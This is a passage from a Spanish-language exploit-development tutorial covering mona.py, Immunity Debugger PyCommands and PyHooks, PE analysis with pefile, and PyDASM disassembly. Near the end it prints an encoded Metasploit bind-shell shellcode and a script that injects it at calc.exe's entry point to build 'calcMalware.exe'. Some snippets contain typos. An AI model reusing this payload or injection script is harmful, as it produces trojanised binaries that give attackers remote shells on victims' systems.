```

Como ocurre con cualquier *PyCommand en Immunity Debugger*, la ejecución de los comandos se realiza desde el campo de texto habilitado en la interfaz del depurador.

Con la opción *help*, se puede acceder al menú de ayuda de cada uno de los comandos disponibles

```
!mona help stacks
!mona help seh
!mona help rop
```

Aunque *mona.py* no se actualiza con demasiada frecuencia, cuenta con el comando *update* para descargar la versión más reciente del *script*.

```
!mona update
```

Cuenta con varios comandos que sirven de apoyo en la creación de *exploits* y que permiten acelerar su desarrollo.

- *sehchain*: Cadena completa de los *handlers SEH* definidos en el programa.

  ```
  !mona sehchain
  ```

- *assemble*: Comando que permite ensamblar instrucciones ejecutables y obtener sus correspondientes opcodes. Cada una de las instrucciones a ensamblar, deben separarse por el carácter almohadilla.

  ```
  !mona assemble -s "pop eax#inc ebx#ret"
  ```

- *rop/ropfunc*: Permite la generación de *ROP gadgets* para crear *exploits* que sigan un modelo de desarrollo de *exploits* conocido como "Programación Orientada al retorno". Muy utilizado y eficaz contra mecanismos de defensa tales como *DEP*.

  ```
  !mona rop
  !mona ropfunc
  ```

- *stacks*: Permite visualizar todas las stacks que tiene cada hilo de ejecución del programa.

  ```
  !mona stacks
  ```

- *bytearray*: Permite generar un array de *bytes* entre *00* y *FF*, de esta forma, el array generado puede ser utilizado para detectar *bad-characters* en un *shellcode*. Además, con la opción "*-b*" es posible indicar cuales *bytes* se pueden excluir del array.

```
!mona bytearray -b '\xe2\xff'
```

- *pc*: Permite generar un patrón de caracteres del mismo modo que lo hace la utilidad *pattern_create* de *Metasploit Framework*.

```
!mona pc 2000
```

- *skeleton*: Genera la estructura base de un módulo para incluir en *Metasploit Framework*.

```
!mona skeleton
```

- *suggest*: Habilita un asistente simple para generar un *exploit* en *Metasploit Framework*.

```
!mona suggest -n
```

- *seh*: Encuentra direcciones de memoria con instrucciones del tipo *POP-POP-RET*. Útil para el desarrollo de *exploits* basados en *SEH*.

```
!mona seh
```

- *jop*: Busca en los módulos cargados en el programa varios tipos de instrucciones JUMP que puedan ser útiles para escribir un *exploit* basado en saltos. Típicamente, para vulnerabilidades basadas en la sobre-escritura del *register EIP*.

```
!mona jop
```

- *noaslr*: Busca los módulos cargados en el programa que no tienen la protección *ASLR* habilitada.

```
!mona noaslr
```

- *nosafeseh*: Busca los módulos cargados en el programa que no han sido generados con *SafeSEH*.

```
!mona nosafeseh
```

- *nosafesehaslr*: Busca los módulos cargados en el programa que no tienen *ASLR* ni *SafeSEH* habilitado.

```
!mona nosafesehaslr
```

Estas son solamente algunas de las opciones disponibles en el *script*, pero tal como se ha comentado anteriormente, existen varias opciones adicionales que permiten el descubrimiento y el desarrollo ágil de *exploits*, muy recomendable de cara al análisis de *software* vulnerable y creación de pruebas de concepto.

2.3.2 Uso de la API de Immunity Debugger

En la sección anterior, se ha explicado el uso de *mona.py* y se ha indicado que se trata de un elemento en *Immunity Debugger* conocido como *PyCommand*.

Para integrar cualquier *script* en el depurador, es necesario hacer uso de uno de los siguientes elementos:

- *PyCommands*: Rutinas de código que se cargan directamente en el depurador y que es necesario ejecutarlas manualmente desde la barra de comandos de *Immunity Debugger*. También es posible ejecutar estas rutinas desde línea de comandos, pero no es lo más común.
- *PyHooks*: Rutinas de código reactivo que se cargan directamente en el depurador y que se ejecutan automáticamente cuando se produce un evento determinado en el programa cargado en el depurador. Este tipo de rutinas son utilizadas frecuentemente para el enganche o *hooking* de funciones.

2.3.2.1 PyCommands

Como se ha indicado anteriormente, se trata de rutinas de código que deben ser ejecutadas manualmente en el contexto del depurador y que pueden acceder a los datos del programa analizado gracias al uso de la *API*. Para crear un *PyCommand*, es necesario crear un fichero *Python* en el directorio *"<ID_INSTALL>/pycommands"* y luego iniciar el depurador. Si el *script* se encuentra libre de errores de compilación, se cargará como un elemento más del listado de *PyCommands* disponible en *Immunity Debugger* y desde la barra de comandos, bastará con ejecutar *"!NombrePyCommand"* para que el depurador se encargue de lanzar la función principal del *script*.

Por otro lado, todos los *PyCommands* deben definir una función main que será utilizada por *Immunity Debugger* como punto de entrada.

Script: imSimpleLog.py

```
import immlib

DESC = "PyCommand Description"

def main(args):
        im = immlib.Debbuger()
        im.log("Log Entry...")
        im.updateLog()
        return "PyCommand Return!!"
```

El *script* anterior es uno de los más simples que pueden desarrollarse utilizando la *API* de *Immunity Debugger* y como puede apreciarse, utiliza la clase *Debugger* para crear una instancia del contexto del depurador.

La función log se encarga de escribir una línea de texto en la pestaña de logs de *Immunity Debugger*, lo cual puede ser útil para enseñar información relacionada con la ejecución de las instrucciones. Finalmente, todos los *PyCommands* deben retornar una cadena de texto que será enseñada al usuario en la barra de estatus del depurador.

Script: imSimpleTable.py

```
import immlib

DESC = "PyCommand Description"

def main():
```

```
        im = immlib.Debbuger()
        im.log("Log Entry...")
        im.updateLog()
        table = im.createTable("Example PyCommand", ["PID", "Name", "Path", "Ser-
vices"])

        psList = im.ps()
        for ps in psList:
                table.add(0, str([ps[0]), ps[1], ps[2], str(ps[3])])
        return "PyCommand Return!!"
```

Este *script* es un poco más interesante, ya que se encarga de listar todos los procesos que se encuentran en ejecución en la máquina y posteriormente, crea una tabla en donde se enseña la información de cada proceso.

La clase *Debugger* es el elemento central en la *API*, ya que contiene prácticamente todas las funciones necesarias para interactuar con el depurador y todos los objetos cargados en el mismo. Un uso bastante frecuente de dicha clase, consiste en obtener información sobre los módulos y funciones que componen el contexto ejecutable del programa.

Script: imAllModules.py

```
import immlib

DESC = "PyCommand Description"

def main():
        im = immlib.Debbuger()
        im.log("Log Entry...")
        im.updateLog()
        table = imm.createTable("Modules PyCommand", ["Name", "Base", "Entry",
"Size", "Version"])
        modules = imm.getAllModules()
        for module in modules.values():
         table.add(0, [module.getName(), "%08x" %module.getBaseAddress(), "%08x"
%module.getEntry(), "%08x" %module.getSize(), module.getVersion()])
         return "PyCommand Return!!"
```

Cuando se trata de depurar y analizar programas, un buen depurador debe permitir ensamblar y desensamblar programas. En el caso de *Immunity Debugger* no solamente es posible hacerlo desde la interfaz gráfica, sino que desde la *API* también es posible ensamblar y desensamblar instrucciones programáticamente.

Script: imAssembleInstructions.py

```
import immlib

DESC = "PyCommand Description"

def main():
    opcodes = imm.assemble("jmp esp")
    for opcode in opcodes:
        imm.log("Assemble Func: "+hex(ord(opcode)))
```

```
    addresses = imm.search('\xff\xe4\xc3')#jmp esp ret
    for address in addresses:
        opcode = imm.disasm(address).getDisasm()
        imm.log(opcode)
    imm.updateLog()
    return "PyCommand Return!!"
```

En el *script* anterior, se enseñan algunas de las funciones de la clase *Debugger* que sirven para examinar la estructura de un programa. Con la función *Assemble* es posible ensamblar instrucciones para obtener su correspondiente *opcode*, en el caso de ensamblar varias instrucciones, se debe incluir un salto de línea como delimitador. La función *search* es utilizada para buscar instrucciones en el *layout* de memoria del programa y para ello es necesario indicar como argumento el *opcode* a buscar. En el caso del *script* anterior, se ha especificado el *opcode "\xff\xe4\xc3"* que corresponde a las instrucciones *"jump esp; ret"* en lenguaje *ensamblador*.

Finalmente, la función *disAsm* permite desensamblar instrucciones para obtener su correspondiente *opcode*.

2.3.2.2 PyHooks

Del mismo modo que los *PyCommands*, los *Pyhooks* son elementos que se ejecutan en el contexto del depurador y en esencia son muy similares a los *PyCommands*, con la diferencia de que los *Pyhooks* son elementos de código reactivo que responden a un evento determinado. Su funcionamiento es equivalente al funcionamiento de *PyDBG* a la hora de enganchar funciones que se encuentran definidas en una librería, con la evidente diferencia de que los *PyHooks* utilizan la *API* de *Immunity Debugger* para resolver y vincular funciones de librerías y módulos con una función de *callback* determinada.

La definición y ejecución de *PyHooks* sigue el mismo esquema que los *PyCommands*, en donde solamente es necesario crear un fichero *Python* en el directorio *<INSTALL_ID>/PyCommands* y luego ejecutarlo desde *Immunity Debugger* del mismo modo que un *PyCommand*, es decir, desde la barra de comandos del depurador.

El siguiente *script* se encarga de disparar un *PyHook* cuando se detecta una excepción en la ejecución del proceso cargado en el depurador.

Script: imDetectCrash.py

```
#!/usr/bin/env python

__VERSION__ = '1.0'
import immlib
from immlib import AllExceptHook
DESC = "Simple PyHook"


class DemoHook(AllExceptHook):
    def __init__(self):
```

```
        AllExceptHook.__init__(self)

    def run(self, regs):
        imm = immlib.Debugger()
        for key in regs.keys():
            reg = regs[key]
            imm.log("REGISTER %s at 0x%08X " %(key, reg))

def main(args):
    imm = immlib.Debugger()
    newHook = DemoHook()
    newHook.add("Demo Hook")
    return "Success!"
```

El *hook* en cuestión, es simplemente una clase *Python* que extiende de la clase *AllExceptHook* de esta forma, cualquier violación de acceso producida en el programa hará que se ejecute la función *run* de la clase. No obstante, con un *PyHook* también es posible ejecutar muchas otras actividades, como por ejemplo, la posibilidad de enganchar una función del programa y monitorizar su actividad; de hecho es una de las principales actividades en las que estaría interesado un atacante o *pentester* a la hora de implementar un *PyHook.*

El siguiente *script* representa un *PyHook* que se encargará de resolver y enganchar la función *strcpy* cada vez que el programa invoque a dicha función.

Script: imStrcpyHook.py

```
#!/usr/bin/env python
__VERSION__ = '1.0'
import immlib
from immlib import BpHook
DESC = "Simple PyHook"

class DemoHook(BpHook):
    def __init__(self):
        BpHook.__init__(self)

    def run(self, regs):
        imm = immlib.Debugger()
        eipOnStack = imm.readLong(regs['ESP'])
        strcpyFirstArg =  imm.readLong(regs['ESP'] + 4)
        strcpySecondArg = imm.readLong(regs['ESP'] + 8)
        imm.log("EIP on the stack 0x%80x First Arg: 0x%08x Second Arg: 0x%08x
"%(eipOnStack, strcpyFirstArg, strcpySecondArg))
        receivedString = imm.readString(strcpySecondArg)
        imm.log("Received String %s with length %d " %(str(receivedString),
len(receivedString)))
        imm.updateLog()

def main(args):
    imm = immlib.Debugger()
    functionToHook = "msvcrt.strcpy"
    functionAddress = imm.getAddress(functionToHook)
```

```
newHook = DemoHook()
newHook.add("Demo Hook", functionAddress)
return "Success!"
```

Como se puede apreciar, la función *strcpy* se encuentra definida en el módulo *msvcrt* y se podrá acceder a la dirección de memoria donde se encuentra cargada utilizando la función *getAddress* de la clase *Debugger*. En esta ocasión, el *hook* extiende de la clase *BPHook*, la cual se encarga de definir un punto de interrupción en el programa y ejecutar automáticamente la función *run*. La diferencia entre la clase *AllExceptHook* y *BPHook* radica en que la primera solamente interrumpe el programa cuando se produce cualquier tipo de excepción, mientras que la segunda, permite especificar en qué momento debe ejecutarse el *hook*; concretamente, cuando la dirección de memoria especificada es accedida por el programa. En este caso, la función *run* se encarga de acceder a los valores contenidos en la *stack* que almacenan los argumentos enviados a la función.

Por otro lado, con la *API* de *Immunity Debugger* también es posible declarar un *hook* que se encargue simplemente de registrar las invocaciones sobre la función sin interrumpir la ejecución del programa, tal y como lo hacen los *hooks BPHook* y *AllExceptHook*.

Script: imStrcpyFastHook.py

```
#!/usr/bin/python
import immlib
DESC = "FastLogHook"
def main(args) :
    imm = immlib.Debugger()
    fastHook = imm.getKnowledge("fast")
    if fastHook :
            loggingResults = fastHook.getAllLog()
            imm.log(str(loggingResults))
            (functionAddress, (esp, esp_4, esp_8)) = loggingResults[0]
            dataReceived = imm.readString(esp_8)
            imm.log(dataReceived)
            imm.updateLog()
    functionToHook = "msvcrt.strcpy"
    functionAddress = imm.getAddress(functionToHook)
    fastHook = immlib.FastLogHook(imm)
    fastHook.logFunction(functionAddress)
    fastHook.logBaseDisplacement('ESP', 0)
    fastHook.logBaseDisplacement('ESP', 4)
    fastHook.logBaseDisplacement('ESP', 8)
    fastHook.Hook()
    imm.addKnowledge("fast", fastHook, force_add = 1)
    return "Success!"
```

Como se puede apreciar, la creación de un *hook* del tipo *FastLog* es ligeramente distinta con respecto a los vistos anteriormente. En primer lugar, se utiliza la función *getKnowledge* de la clase *Debugger* con el argumento *fast* para verificar si un *hook* del tipo *fast* ya se encuentra registrado en el contexto del depurador, si ese es el caso, se escriben los valores correspondientes a los argumentos de la función *strcpy* en la pestaña de *logs*. Las siguientes instrucciones del *script* se encargan de obtener una instancia de la clase *FastLogHook* y resolver la dirección de memoria de la función *strcpy*.

Finalmente, se engancha la función *strcpy* con la instancia de *FastLogHook* utilizando la función *addKnowledge*.

La primera vez que éste *hook* se ejecuta desde la barra de comandos del depurador, el *script* simplemente registrará el *hook*, con lo cual no se podrá apreciar ningún tipo de resultado visible en ninguna de las pestañas del depurador, sin embargo, en las posteriores invocaciones del *script*, se escribirá en la pestaña de *logs* todos los eventos registrados por el *Hook*.

Un *hook* del tipo *FastLookHook*, es un elemento reactivo como cualquier otro *Hook* en *Immunity Debugger*, sin embargo, solamente se encarga de registrar los eventos producidos cuando la dirección de memoria especificada es accedida y no interrumpe el flujo de ejecución normal del programa. Esto significa que es necesario registrarlo y posteriormente ejecutar varias veces el *script* para acceder a todos los eventos que se han ido registrando durante la ejecución del programa.

2.4 Desensamblaje y análisis de ficheros ejecutables

Una de las actividades más importantes a la hora de detectar vulnerabilidades o desarrollar *exploits* sobre un programa vulnerable, consiste en analizar debidamente la estructura del ejecutable en cuestión. Para ello existen varias herramientas y librerías dependiendo del formato del ejecutable, que en el caso de los sistemas basados en *Windows* es *PE* y en el caso de los sistemas basados en *Linux* es *ELF*.

2.4.1 Análisis de ficheros con formato PE (Portable Executable) con PEFile

El formato nativo para los ejecutables en sistemas basados en *Windows NT* es *PE Format* y su principal objetivo es que los ficheros ejecutables sean portables entre diferentes versiones del sistema operativo.

El formato *PE* aplica a los ficheros con extensión *EXE* o *DLL* y están conformados por secciones que definen código ejecutable y metadatos. Todos los ejecutables que siguen el formato *PE*, tienen como mínimo una sección de datos y una sección de código y normalmente incluyen las secciones que se indican a continuación:

- *.TEXT*: Instrucciones ejecutables (Formato *ensamblador*)
- *.BSS*: Sección de datos sin inicializar.
- *.RDATA*: Constantes y valores de solo lectura.
- *.DATA*: Sección de Variables
- *.EDATA*: Tabla de direcciones para funciones de exportación
- *.IDATA*: Tabla de direcciones para funciones de importación.
- *.DEBUG*: Información de depuración para el ejecutable.

- *.RSRC*: Información sobre recursos del ejecutable.
- *.RELOC*: Información sobre relocalización de direcciones y recursos
- *.TLS*: Sección para almacenamiento de datos compartidos entre múltiples hilos de ejecución.

Para analizar estas secciones de los ficheros ejecutables con formato *PE,* existen varias herramientas que habilitan una interfaz gráfica para ver cómodamente los contenidos de cada una de las secciones contenidas en un fichero con formato *PEFile*; tales como *PEView* o *PEBrowse.*

Para analizar programáticamente un fichero en formato *PE* con *Python*, la librería *PEFile* puede ser de utilidad, ya que cuenta con varias funciones y atributos que permiten acceder directamente a las secciones de un fichero en formato *PE*.

Script: pefileSimpleExample.py

```
from pefile import PE
pe = PE('c:\\vulnserver\vulnserver.exe')
pe.DOS_HEADER
pe.FILE_HEADER
pe.FILE_HEADER.NumberOfSections
for section in pe.sections:
    print section.Name
    print section.Misc_PhysicalAddress
    print section.SizeOfRawData
pe.dump_info()
pe.print_info()
```

En el caso del *script* anterior, se crea una instancia de la clase *PE* enviando como argumento la ruta completa del fichero ejecutable. Posteriormente, se pintan por pantalla los valores correspondientes a las secciones *DOS_HEADER* y *FILE_HEADER*. Se recorren todas las secciones incluidas en el ejecutable y se pinta por pantalla el nombre de cada una de las secciones, el tamaño total de la memoria física disponible y el tamaño total de los datos cargados en la sección. Finalmente, la función *dump_info* permite volcar toda la información del fichero ejecutable.

El uso de la librería *PEFile* no es complejo, ya que simplemente permite acceder a los campos de un fichero *PE*, sin embargo, la cantidad de secciones que puede contener un fichero en dicho formato y el significado que puede tener cada una, lo convierten en un formato complejo y para utilizar adecuadamente *PEFile*, es necesario tener un profundo conocimiento sobre la organización de un fichero *PE* y la finalidad de cada una de las secciones que le componen.

Para enseñar algunas de las secciones más útiles de un fichero en formato *PE* y considerando que la finalidad de este documento no es profundizar demasiado en la composición de este tipo de ficheros, se enseña a continuación un *script* que utiliza algunas de las principales secciones que conforman un fichero ejecutable siguiendo el formato *PE*.

Script: pefileSimpleSections.py

```
from pefile import PE
```

```
import pprint

pe = PE('c:\\netcat.exe')
pprint.pprint(pe.DOS_HEADER)
pprint.pprint(pe.FILE_HEADER)
pprint.pprint(pe.OPTIONAL_HEADER.FileAlignment)
pprint.pprint(pe.OPTIONAL_HEADER.SizeOfHeaders)
pprint.pprint(pe.DOS_HEADER.e_lfanew)
pprint.pprint(pe.FILE_HEADER.sizeof())
pprint.pprint(pe.FILE_HEADER.SizeOfOptionalHeader)
pprint.pprint(pe.OPTIONAL_HEADER.AddressOfEntryPoint)
pprint.pprint(pe.DIRECTORY_ENTRY_IMPORT)
pe.close()
```

Por otro lado, las secciones que componen los ficheros ejecutables en formato *PE* pueden contener características que permiten determinar si dicha sección es ejecutable, compartida, de solo lectura, etcétera. Esta información puede ser extraída por medio del campo "*Characteristics*" de cada una de las secciones.

Script: pefileCaracteristicas.py

```
import pefile

exe_path = "c:\Windows\System32\calc.exe"
pe = pefile.PE(exe_path)
print ".text  = 0x%08x" % pe.sections[0].Characteristics
pe.close()
```

El atributo correspondiente a las características permite acceder a información relacionada con la suma de todas las *flags* definidas en la sección. También es habitual acceder a cada una de forma separada por medio de la función *retrieve_flags*

Script: pefileFlags.py

```
import pefile

exe_path = "c:\\netcat.exe"
pe = pefile.PE(exe_path)

section_flags = pefile.retrieve_flags(pefile.SECTION_CHARACTERISTICS, 'IMAGE_SCN_')
for section in pe.sections:
     print "--- %s ---" % section.Name
     print "Characteristics: 0x%08x" % section.Characteristics
     for flag in section_flags:
          if getattr(section, flag[0]):
               print "\t%s = 0x%08x" % (flag[0], flag[1])
pe.close()
```

El resultado de la ejecución del *script* anterior es el siguiente:

```
--- UPX0     ---
Characteristics: 0xe0000080
        IMAGE_SCN_MEM_EXECUTE = 0x20000000
```

```
        IMAGE_SCN_MEM_WRITE = 0x80000000
        IMAGE_SCN_CNT_UNINITIALIZED_DATA = 0x00000080
        IMAGE_SCN_MEM_READ = 0x40000000
--- UPX1    ---
Characteristics: 0xe0000040
        IMAGE_SCN_MEM_EXECUTE = 0x20000000
        IMAGE_SCN_CNT_INITIALIZED_DATA = 0x00000040
        IMAGE_SCN_MEM_WRITE = 0x80000000
        IMAGE_SCN_MEM_READ = 0x40000000
--- UPX2    ---
Characteristics: 0xc0000040
        IMAGE_SCN_CNT_INITIALIZED_DATA = 0x00000040
        IMAGE_SCN_MEM_WRITE = 0x80000000
        IMAGE_SCN_MEM_READ = 0x40000000
```

Como se puede apreciar, las *flags* con el prefijo "*IMAGE_SCN_*" enseñan información sobre los permisos de ejecución y lectura asignados a cada una de las secciones. Las características definidas en un ejecutable o las librerías que utiliza, permiten acceder a información de vital importancia para el correcto funcionamiento del binario, además algunas de ellas definen las medidas de seguridad que se han implementado. Por ejemplo, por medio de la característica "*IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE*" es posible saber si el mecanismo de direcciones aleatorias (*ASLR*) se encuentra habilitado en el contexto del fichero ejecutable.

Script: pefileASLREnabled.py

```
import pefile

exe_path = "c:\Windows\System32\calc.exe"
pe = pefile.PE(exe_path)

dll_characteristics = pefile.retrieve_flags(pefile.DLL_CHARACTERISTICS, 'IMAGE_DLL-
CHARACTERISTICS_')
flags = []

for flag in dll_characteristics:
    if getattr(pe.OPTIONAL_HEADER, flag[0]):
        flags.append(flag[0])

for entry in flags:
    if entry == "IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE":
        print "[*] ASLR Activo para %s " %(entry)
    else:
            print "[*] ASLR Inactivo para %s " %(entry)
```

Finalmente, un atacante puede utilizar *PEFile* para inyectar un shellcode en el punto de entrada de un ejecutable. Para ello, solamente es necesario acceder al campo *OPTIONAL_HEADER.AddressOfEntryPoint* y utilizar la función *set_bytes_at_offset* para inyectar un shellcode en la dirección del punto de entrada del binario.

En primer lugar, es necesario generar el *shellcode* que se desea inyectar y para ello, una buena alternativa consiste en utilizar *Metasploit Framework*.

```
>msfconsole
msf > use payload/windows/shell_bind_tcp
msf payload(shell_bind_tcp) > set EXITFUNC thread
EXITFUNC => thread
msf payload(shell_bind_tcp) > generate -E -b '\x00\xff'
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# AutoRunScript=, EXITFUNC=thread, InitialAutoRunScript=,
# VERBOSE=false, LPORT=4444, RHOST=
buf =
"\xbb\xc9\x39\x28\x4b\xda\xc7\xd9\x74\x24\xf4\x58\x33\xc9" +
"\xb1\x56\x31\x58\x13\x83\xe8\xfc\x03\x58\xc6\xdb\xdd\xb7" +
"\x30\x92\x1e\x48\xc0\xc5\x97\xad\xf1\xd7\xcc\xa6\xa3\xe7" +
"\x87\xeb\x4f\x83\xca\x1f\xc4\xe1\xc2\x10\x6d\x4f\x35\x1e" +
"\x6e\x61\xf9\xcc\xac\xe3\x85\x0e\xe0\xc3\xb4\xc0\xf5\x02" +
"\xf0\x3d\xf5\x57\xa9\x4a\xa7\x47\xde\x0f\x7b\x69\x30\x04" +
"\xc3\x11\x35\xdb\xb7\xab\x34\x0c\x67\xa7\x7f\xb4\x0c\xef" +
"\x5f\xc5\xc1\xf3\x9c\x8c\x6e\xc7\x57\x0f\xa6\x19\x97\x21" +
"\x86\xf6\xa6\x8d\x0b\x06\xee\x2a\xf3\x7d\x04\x49\x8e\x85" +
"\xdf\x33\x54\x03\xc2\x94\x1f\xb3\x26\x24\xcc\x22\xac\x2a" +
"\xb9\x21\xea\x2e\x3c\xe5\x80\x4b\xb5\x08\x47\xda\x8d\x2e" +
"\x43\x86\x56\x4e\xd2\x62\x39\x6f\x04\xca\xe6\xd5\x4e\xf9" +
"\xf3\x6c\x0d\x96\x30\x43\xae\x66\x5e\xd4\xdd\x54\xc1\x4e" +
"\x4a\xd5\x8a\x48\x8d\x1a\xa1\x2d\x01\xe5\x49\x4e\x0b\x22" +
"\x1d\x1e\x23\x83\x1d\xf5\xb3\x2c\xc8\x5a\xe4\x82\xa2\x1a" +
"\x54\x63\x12\xf3\xbe\x6c\x4d\xe3\xc0\xa6\xf8\x23\x0f\x92" +
"\xa9\xc3\x72\x24\x5c\x48\xfa\xc2\x34\x60\xaa\x5d\xa0\x42" +
"\x89\x55\x57\xbc\xfb\xc9\xc0\x2a\xb3\x07\xd6\x55\x44\x02" +
"\x75\xf9\xec\xc5\x0d\x11\x29\xf7\x12\x3c\x19\x7e\x2b\xd7" +
"\xd3\xee\xfe\x49\xe3\x3a\x68\xe9\x76\xa1\x68\x64\x6b\x7e" +
"\x3f\x21\x5d\x77\xd5\xdf\xc4\x21\xcb\x1d\x90\x0a\x4f\xfa" +
"\x61\x94\x4e\x8f\xde\xb2\x40\x49\xde\xfe\x34\x05\x89\xa8" +
"\xe2\xe3\x63\x1b\x5c\xba\xd8\xf5\x08\x3b\x13\xc6\x4e\x44" +
"\x7e\xb0\xae\xf5\xd7\x85\xd1\x3a\xb0\x01\xaa\x26\x20\xed" +
"\x61\xe3\x50\xa4\x2b\x42\xf9\x61\xbe\xd6\x64\x92\x15\x14" +
"\x91\x11\x9f\xe5\x66\x09\xea\xe0\x23\x8d\x07\x99\x3c\x78" +
"\x27\x0e\x3c\xa9"
```

Con el *shellcode* generado por *Metasploit*, es posible crear un *script* simple para modificar un binario e insertar dicho *shellcode* en el punto de entrada. Tal como se enseña a continuación.

Script: pefileInjectShellcode.py

```
import pefile

pe = pefile.PE("c:\Windows\System32\calc.exe")

ep = pe.OPTIONAL_HEADER.AddressOfEntryPoint

# Shellcode
shellcode = (   "\xbb\xc9\x39\x28\x4b\xda\xc7\xd9\x74\x24\xf4\x58\x33\xc9"
"\xb1\x56\x31\x58\x13\x83\xe8\xfc\x03\x58\xc6\xdb\xdd\xb7"
"\x30\x92\x1e\x48\xc0\xc5\x97\xad\xf1\xd7\xcc\xa6\xa3\xe7"
```

```
"\x87\xeb\x4f\x83\xca\x1f\xc4\xe1\xc2\x10\x6d\x4f\x35\x1e"
"\x6e\x61\xf9\xcc\xac\xe3\x85\x0e\xe0\xc3\xb4\xc0\xf5\x02"
"\xf0\x3d\xf5\x57\xa9\x4a\xa7\x47\xde\x0f\x7b\x69\x30\x04"
"\xc3\x11\x35\xdb\xb7\xab\x34\x0c\x67\xa7\x7f\xb4\x0c\xef"
"\x5f\xc5\xc1\xf3\x9c\x8c\x6e\xc7\x57\x0f\xa6\x19\x97\x21"
"\x86\xf6\xa6\x8d\x0b\x06\xee\x2a\xf3\x7d\x04\x49\x8e\x85"
"\xdf\x33\x54\x03\xc2\x94\x1f\xb3\x26\x24\xcc\x22\xac\x2a"
"\xb9\x21\xea\x2e\x3c\xe5\x80\x4b\xb5\x08\x47\xda\x8d\x2e"
"\x43\x86\x56\x4e\xd2\x62\x39\x6f\x04\xca\xe6\xd5\x4e\xf9"
"\xf3\x6c\x0d\x96\x30\x43\xae\x66\x5e\xd4\xdd\x54\xc1\x4e"
"\x4a\xd5\x8a\x48\x8d\x1a\xa1\x2d\x01\xe5\x49\x4e\x0b\x22"
"\x1d\x1e\x23\x83\x1d\xf5\xb3\x2c\xc8\x5a\xe4\x82\xa2\x1a"
"\x54\x63\x12\xf3\xbe\x6c\x4d\xe3\xc0\xa6\xf8\x23\x0f\x92"
"\xa9\xc3\x72\x24\x5c\x48\xfa\xc2\x34\x60\xaa\x5d\xa0\x42"
"\x89\x55\x57\xbc\xfb\xc9\xc0\x2a\xb3\x07\xd6\x55\x44\x02"
"\x75\xf9\xec\xc5\x0d\x11\x29\xf7\x12\x3c\x19\x7e\x2b\xd7"
"\xd3\xee\xfe\x49\xe3\x3a\x68\xe9\x76\xa1\x68\x64\x6b\x7e"
"\x3f\x21\x5d\x77\xd5\xdf\xc4\x21\xcb\x1d\x90\x0a\x4f\xfa"
"\x61\x94\x4e\x8f\xde\xb2\x40\x49\xde\xfe\x34\x05\x89\xa8"
"\xe2\xe3\x63\x1b\x5c\xba\xd8\xf5\x08\x3b\x13\xc6\x4e\x44"
"\x7e\xb0\xae\xf5\xd7\x85\xd1\x3a\xb0\x01\xaa\x26\x20\xed"
"\x61\xe3\x50\xa4\x2b\x42\xf9\x61\xbe\xd6\x64\x92\x15\x14"
"\x91\x11\x9f\xe5\x66\x09\xea\xe0\x23\x8d\x07\x99\x3c\x78"
"\x27\x0e\x3c\xa9")

print "[*] Writting %d bytes at offset %s" % (len(shellcode), hex(ep))
pe.set_bytes_at_offset(ep, shellcode)
pe.write("calcMalware.exe")
pe.close()
```

2.4.2 Desensamblaje de ficheros ejecutables con PyDASM

PyDASM es una implementación para *Python* basada en la librería libdasm escrita en lenguaje *C* y funciona igual que cualquier depurador a la hora de ensamblar y desensamblar funciones contenidas en un programa ejecutable, soportando las sintaxis *INTEL* y *AT&T*. Es una librería que puede ser implementada en cualquier *script* y dadas sus funcionalidades ha sido utilizada en varios proyectos relacionados con la seguridad informática, como por ejemplo *Sulley Framework* y *Pamei*.

Normalmente, el uso de *PyDASM* viene acompañado de la librería *PEFile* para cargar la estructura de un fichero en formato *PE* y poder acceder a su información. Además es mucho más fácil de usar que *libdasm* ya que requiere menos líneas de código. *PyDASM* puede descargarse libremente en la siguiente ruta: *http://winappdbg.sourceforge.net/blog/PyDasm-1.5-precompiled.zip*

Script: pydasmSimpleExample.py

```
import pydasm

buffer = '\x90\x31\xc9\x31\xca\x31\xcb'
offset = 0
while offset < len(buffer):
   i = pydasm.get_instruction(buffer[offset:], pydasm.MODE_32)
   print pydasm.get_instruction_string(i, pydasm.FORMAT_INTEL, 0)
```

```
    if not i:
      break
    offset += i.length
```

La función *get_instruction* del módulo *pydasm* es la encargada de convertir una instrucción (*opcode*) a su correspondiente formato en *ensamblador*. Su funcionamiento es muy simple y como se puede apreciar, sirve simplemente para *ensamblar* y *desensamblar* instrucciones. El siguiente *script* combina el uso de *PEFile* para cargar un fichero ejecutable en formato "*PE*" y posteriormente se utiliza *PyDASM* para desensamblar los 20 primeros *bytes* del fichero ejecutable.

Script: pydasmDisasmExecutable.py

```
import pefile
import pydasm

def disassemble(file, num_bytes, att=False):
    if att:
        format = pydasm.FORMAT_ATT
    else:
        format = pydasm.FORMAT_INTEL

pe = pefile.PE(file)
entry_point = pe.OPTIONAL_HEADER.AddressOfEntryPoint
ibase = pe.OPTIONAL_HEADER.ImageBase
data = pe.get_memory_mapped_image()[entry_point:entry_point + num_bytes]
offset=0
while offset < len(data):
    instruction = pydasm.get_instruction(data[offset:], pydasm.MODE_32)
    print "0x%08X"%offset,
    print pydasm.get_instruction_string(instruction,format, entry_point + ibase +
offset)
    if not instruction:
        break
    offset += instruction.length

if __name__=='__main__':
    disassemble('C:\\vulnserver\\vulnserver.exe', 20)
```

Como se puede ver, se ha utilizado *PEFile* para acceder a la dirección correspondiente al punto de entrada del fichero por medio de la estructura *pe.OPTIONAL_HEADER.AddressOfEntryPoint.* Posteriormente se utilizan las funciones *get_instruction* y *get_instruction_string* para pintar por pantalla cada una de las instrucciones de los 20 primeros *bytes* del fichero especificado.

2.5 Análisis de memoria

En la memoria de los procesos en ejecución de una máquina hay información muy valiosa que en la mayoría de los casos, le permite a un atacante extraer información sobre ficheros sensibles o incluso datos personales de usuarios. Una de las actividades de "post-explotación" que un atacante realizará

sobre una máquina comprometida; además de elevar sus privilegios, será precisamente acceder a toda la información disponible en los procesos que se encuentran en ejecución. Dicha información en la mayoría de los casos, será el objetivo principal del atacante, ya que tiene un valor económico por el que muchas personas que trafican con la información estarían dispuestas a pagar.

De cara a un *pentester* o investigador forense, el proceso de analizar el estado de una imagen de memoria le permitirá conocer detalles importantes sobre las acciones realizadas sobre un sistema comprometido y de esta forma, determinar los vectores de ataque utilizados, vulnerabilidades explotadas, conexiones de red y posiblemente, la información que ha podido verse comprometida.

2.5.1 Volcado y generación de imágenes de memoria con MDD y ProcDump

